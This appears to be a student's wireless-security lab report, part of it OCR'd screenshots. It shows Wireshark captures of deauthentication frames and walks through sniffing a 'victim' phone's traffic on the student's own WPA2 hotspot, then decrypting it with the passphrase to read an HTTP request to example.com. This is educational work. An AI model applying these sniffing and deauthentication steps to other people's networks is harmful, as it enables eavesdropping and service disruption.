     61 3.503787567 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        39 Deauthentication, SN=8, FN=0, Flags=........
     62 3.505367293 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        38 Deauthentication, SN=9, FN=0, Flags=........
     63 3.506114827 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        39 Deauthentication, SN=9, FN=0, Flags=........
     65 3.508929939 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        38 Deauthentication, SN=10, FN=0, Flags=........
     66 3.509605725 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        39 Deauthentication, SN=10, FN=0, Flags=........
     67 3.511184049 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        38 Deauthentication, SN=11, FN=0, Flags=........
     68 3.511930019 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        39 Deauthentication, SN=11, FN=0, Flags=........
     70 3.514678977 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        38 Deauthentication, SN=12, FN=0, Flags=........
     71 3.515444970 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        39 Deauthentication, SN=12, FN=0, Flags=........
     72 3.516857288 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        38 Deauthentication, SN=13, FN=0, Flags=........
     73 3.517479747 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        39 Deauthentication, SN=13, FN=0, Flags=........
     75 3.520379683 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        38 Deauthentication, SN=14, FN=0, Flags=
```

Task-2: Snoop into HTTP traffic of a victim Wi-Fi STA

S1: Configure one STA (laptop or smartphone) as a client and connect it to IITH-Guest Wi-Fi AP

STA (smartphone) as client with address F2:30:AA:02:BA:87 is set and connected to Wifi AP with address 1A:02:AE:20:62:B1 and ssid as “Naveen IITian”




Wi-Fi

Naveen IITian
Connected

pH7
Saved

S2: Same as S2 of Task-1 except that the victim STA visits example.com over http. So, no encryption of application traffic by TLS, but we have link level encryption as IITH-Guest is a protected Wi-Fi network. Save the sniffed traffic between victim STA and example.com as a pcap file.

This will be the same as S2 of TASK-1 except that the victim STA opened www.example.com over http this time.



example.com

10


Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

S3: Open this pcap in wireshark to check whether you could see any HTTP traffic between victim STA and example.com


The pcap file is opened using wireshark and here we cannot see the HTTP traffic between victim STA and example.com because the traffic is encrypted with WPA2 PSK



```
No.     Time        Source              Destination             Protocol  Length  Info
  28 7.872213                           f2:30:aa:02:ba:87 (RA)  802.11      10 Acknowledgement, Flags=........
  29 7.876153   1a:02:ae:20:62:b1   f2:30:aa:02:ba:87       EAPOL      189 Key (Message 3 of 4)
  30 7.876238                           1a:02:ae:20:62:b1 (RA)  802.11      10 Acknowledgement, Flags=........
  31 7.880105   f2:30:aa:02:ba:87   1a:02:ae:20:62:b1       EAPOL      133 Key (Message 4 of 4)
  32 7.880129                           f2:30:aa:02:ba:87 (RA)  802.11      10 Acknowledgement, Flags=........
  33 7.982060   f2:30:aa:02:ba:87   1a:02:ae:20:62:b1       802.11      33 Action, SN=1541, FN=0, Flags=........, Dialog Token=1
  34 7.982314                           f2:30:aa:02:ba:87 (RA)  802.11      10 Acknowledgement, Flags=........
  35 7.983310   1a:02:ae:20:62:b1   f2:30:aa:02:ba:87       802.11      33 Action, SN=0, FN=0, Flags=........, Dialog Token=1
  36 7.983331                           1a:02:ae:20:62:b1 (RA)  802.11      10 Acknowledgement, Flags=........
  37 7.983563   f2:30:aa:02:ba:87   33:33:00:00:00:16       802.11     166 QoS Data, SN=0, FN=0, Flags=.p.....T
  38 7.983582   1a:02:ae:20:62:b1 … f2:30:aa:02:ba:87 (RA)  802.11      28 802.11 Block Ack, Flags=........
  39 7.986386   f2:30:aa:02:ba:87   33:33:00:00:00:16       802.11     164 Data, SN=2286, FN=0, Flags=.p....F.
  40 8.016094   f2:30:aa:02:ba:87   ff:ff:ff:ff:ff:ff       802.11     380 QoS Data, SN=1, FN=0, Flags=.p.....T
  41 8.016263                           f2:30:aa:02:ba:87 (RA)  802.11      10 Acknowledgement, Flags=........
  42 8.021646   f2:30:aa:02:ba:87   ff:ff:ff:ff:ff:ff       802.11     378 Data, SN=2287, FN=0, Flags=.p....F.
  43 8.034082   1a:02:ae:20:62:b1   f2:30:aa:02:ba:87       802.11     387 QoS Data, SN=2, FN=0, Flags=.p....F.
  44 8.034253                           1a:02:ae:20:62:b1 (RA)  802.11      10 Acknowledgement, Flags=........
  45 8.166463   f2:30:aa:02:ba:87   ff:ff:ff:ff:ff:ff       802.11      78 QoS Data, SN=2, FN=0, Flags=.p.....T
  46 8.166526                           f2:30:aa:02:ba:87 (RA)  802.11      10 Acknowledgement, Flags=........
  47 8.170482   f2:30:aa:02:ba:87   ff:ff:ff:ff:ff:ff       802.11      76 Data, SN=2290, FN=0, Flags=.p....F.
  48 8.171542   1a:02:ae:20:62:b1   f2:30:aa:02:ba:87       802.11      78 QoS Data, SN=3, FN=0, Flags=.p....F.
  49 8.171564                           1a:02:ae:20:62:b1 (RA)  802.11      10 Acknowledgement, Flags=........
  50 8.172275   f2:30:aa:02:ba:87   1a:02:ae:20:62:b1       802.11     110 QoS Data, SN=3, FN=0, Flags=.p.....T
  51 8.172296   1a:02:ae:20:62:b1 … f2:30:aa:02:ba:87 (RA)  802.11      28 802.11 Block Ack, Flags=........
  52 8.173300   1a:02:ae:20:62:b1   f2:30:aa:02:ba:87       802.11      90 QoS Data, SN=4, FN=0, Flags=.p....F.
  53 8.173433                           1a:02:ae:20:62:b1 (RA)  802.11      10 Acknowledgement, Flags=........
  54 8.223152   f2:30:aa:02:ba:87   1a:02:ae:20:62:b1       802.11     125 QoS Data, SN=4, FN=0, Flags=.p.....T
  55 8.223174   1a:02:ae:20:62:b1 … f2:30:aa:02:ba:87 (RA)  802.11      28 802.11 Block Ack, Flags=........
  56 8.225499   f2:30:aa:02:ba:87   1a:02:ae:20:62:b1       802.11     110 QoS Data, SN=5, FN=0, Flags=.p.....T
  57 8.225520   1a:02:ae:20:62:b1 … f2:30:aa:02:ba:87 (RA)  802.11      28 802.11 Block Ack, Flags=........
  58 8.293873   f2:30:aa:02:ba:87   01:00:5e:00:00:fb       802.11      82 QoS Data, SN=0, FN=0, Flags=.p.....T
  59 8.293899                           f2:30:aa:02:ba:87 (RA)  802.11      10 Acknowledgement, Flags=........
  60 8.294637   f2:30:aa:02:ba:87   1a:02:ae:20:62:b1       802.11      33 Action, SN=1542, FN=0, Flags=........, Dialog Token=1
  61 8.294662                           f2:30:aa:02:ba:87 (RA)  802.11      10 Acknowledgement, Flags=........
  62 8.295875   f2:30:aa:02:ba:87   01:00:5e:00:00:fb       802.11      80 Data, SN=2292, FN=0, Flags=.p....F.
  63 8.296175   1a:02:ae:20:62:b1   f2:30:aa:02:ba:87       802.11      33 Action, SN=1, FN=0, Flags=........, Dialog Token=1
  64 8.296420                           1a:02:ae:20:62:b1 (RA)  802.11      10 Acknowledgement, Flags=........
```

S4. Open wireshark again and key in IITH-Guest password (refer to https://wiki.wireshark.org/HowToDecrypt802.11) for decrypting the pcap file. Now check for presence of any HTTP traffic due to automatic decryption of link-level encrypted L2 packets.

Now, we added key in wireshark




```
1               MDNS
                MDNS
                ICMPv6
                ICMPv6
0:62:b1 (RA)    802.11
2:ba:87 (RA)    802.11
                ICMPv6
2:ba:87 (RA)    802.11
                ICMPv6
.com            TCP
2:ba:87 (RA)    802.11
0:62:b1         802.11
2:ba:87 (RA)    802.11
voglobal.com    TCP
2:ba:87 (RA)    802.11
0:62:b1         802.11
2:ba:87 (RA)    802.11
2:ba:87 (RA)    802.11
                MDNS
1               MDNS
2:ba:87 (RA)    802.11
                MDNS
0:62:b1 (RA)    802.11
2:ba:87 (RA)    802.11
                MDNS
```

WEP and WPA Decryption Keys

Key type	Key
wpa-pwd	12345678@1:Naveen IITian


/root/.config/wireshark/pr...eshark_learning/80211_keys

After adding the key the packets were decrypted as shown below



```
28 7.872213                         f2:30:aa:02:ba:87 (RA)  802.11     10 Acknowledgement, Flags=........
29 7.876153   1a:02:ae:20:62:b1     f2:30:aa:02:ba:87       EAPOL     189 Key (Message 3 of 4)
30 7.876238                         1a:02:ae:20:62:b1 (RA)  802.11     10 Acknowledgement, Flags=........
31 7.880105   f2:30:aa:02:ba:87     1a:02:ae:20:62:b1       EAPOL     133 Key (Message 4 of 4)
32 7.880129                         f2:30:aa:02:ba:87 (RA)  802.11     10 Acknowledgement, Flags=........
33 7.982060   f2:30:aa:02:ba:87     1a:02:ae:20:62:b1       802.11     33 Action, SN=1541, FN=0, Flags=........, Dialog Token=1
34 7.982314                         f2:30:aa:02:ba:87 (RA)  802.11     10 Acknowledgement, Flags=........
35 7.983310   1a:02:ae:20:62:b1     f2:30:aa:02:ba:87       802.11     33 Action, SN=0, FN=0, Flags=........, Dialog Token=1
36 7.983331                         1a:02:ae:20:62:b1 (RA)  802.11     10 Acknowledgement, Flags=........
37 7.983563   ::                    ff02::16                ICMPv6    166 Multicast Listener Report Message v2
38 7.983582   1a:02:ae:20:62:b1 …   f2:30:aa:02:ba:87 (RA)  802.11     28 802.11 Block Ack, Flags=........
39 7.986386   ::                    ff02::16                ICMPv6    164 Multicast Listener Report Message v2
40 8.016094   0.0.0.0               255.255.255.255         DHCP      380 DHCP Request  - Transaction ID 0x8430042a
41 8.016263                         f2:30:aa:02:ba:87 (RA)  802.11     10 Acknowledgement, Flags=........
42 8.021646   0.0.0.0               255.255.255.255         DHCP      378 DHCP Request  - Transaction ID 0x8430042a
43 8.034082   192.168.43.225        192.168.43.61           DHCP      387 DHCP ACK      - Transaction ID 0x8430042a
44 8.034253                         1a:02:ae:20:62:b1 (RA)  802.11     10 Acknowledgement, Flags=........
45 8.166463   f2:30:aa:02:ba:87     ff:ff:ff:ff:ff:ff       ARP        78 Who has 192.168.43.225? Tell 192.168.43.61
46 8.166526                         f2:30:aa:02:ba:87 (RA)  802.11     10 Acknowledgement, Flags=........
47 8.170482   f2:30:aa:02:ba:87     ff:ff:ff:ff:ff:ff       ARP        76 Who has 192.168.43.225? Tell 192.168.43.61
48 8.171542   1a:02:ae:20:62:b1     f2:30:aa:02:ba:87       ARP        78 192.168.43.225 is at 1a:02:ae:20:62:b1
49 8.171564                         1a:02:ae:20:62:b1 (RA)  802.11     10 Acknowledgement, Flags=........
50 8.172275   192.168.43.61         192.168.43.225          TCP       110 40584 → 853 [SYN] Seq=0 Win=65535 Len=0 MSS=1220 SACK_PERM TSval=1129818511 TSe
51 8.172296   1a:02:ae:20:62:b1 …   f2:30:aa:02:ba:87 (RA)  802.11     28 802.11 Block Ack, Flags=........
52 8.173300   192.168.43.225        192.168.43.61           TCP        90 853 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
53 8.173433                         1a:02:ae:20:62:b1 (RA)  802.11     10 Acknowledgement, Flags=........
54 8.223152   192.168.43.61         192.168.43.225          DNS       125 Standard query 0x37e9 A connectivitycheck.gstatic.com
55 8.223174   1a:02:ae:20:62:b1 …   f2:30:aa:02:ba:87 (RA)  802.11     28 802.11 Block Ack, Flags=........
56 8.225499   192.168.43.61         192.168.43.225          DNS       110 Standard query 0x598d A www.google.com
57 8.225520   1a:02:ae:20:62:b1 …   f2:30:aa:02:ba:87 (RA)  802.11     28 802.11 Block Ack, Flags=........
58 8.293873   192.168.43.61         224.0.0.251             IGMPv2     82 Membership Report group 224.0.0.251
59 8.293899                         f2:30:aa:02:ba:87 (RA)  802.11     10 Acknowledgement, Flags=........
60 8.294637   f2:30:aa:02:ba:87     1a:02:ae:20:62:b1       802.11     33 Action, SN=1542, FN=0, Flags=........, Dialog Token=1
61 8.294662                         f2:30:aa:02:ba:87 (RA)  802.11     10 Acknowledgement, Flags=........
62 8.295875   192.168.43.61         224.0.0.251             IGMPv2     80 Membership Report group 224.0.0.251
63 8.296175   1a:02:ae:20:62:b1     f2:30:aa:02:ba:87       802.11     33 Action, SN=1, FN=0, Flags=........, Dialog Token=1
64 8.296420                         1a:02:ae:20:62:b1 (RA)  802.11     10 Acknowledgement, Flags=........
```

After we decrypt the packets now we can see the http request send to www.example.com



http

```
No.     Time        Source              Destination                 Protocol  Length  Info
     95 8.419150    192.168.43.61       connectivitycheck.gsta…     HTTP         329  GET /generate_204 HTTP/1.1
   3121 28.553173   192.168.43.61       www.example.com             HTTP         514  GET / HTTP/1.1
   3146 28.984952   www.example.com     192.168.43.61               HTTP         383  HTTP/1.1 304 Not Modified
```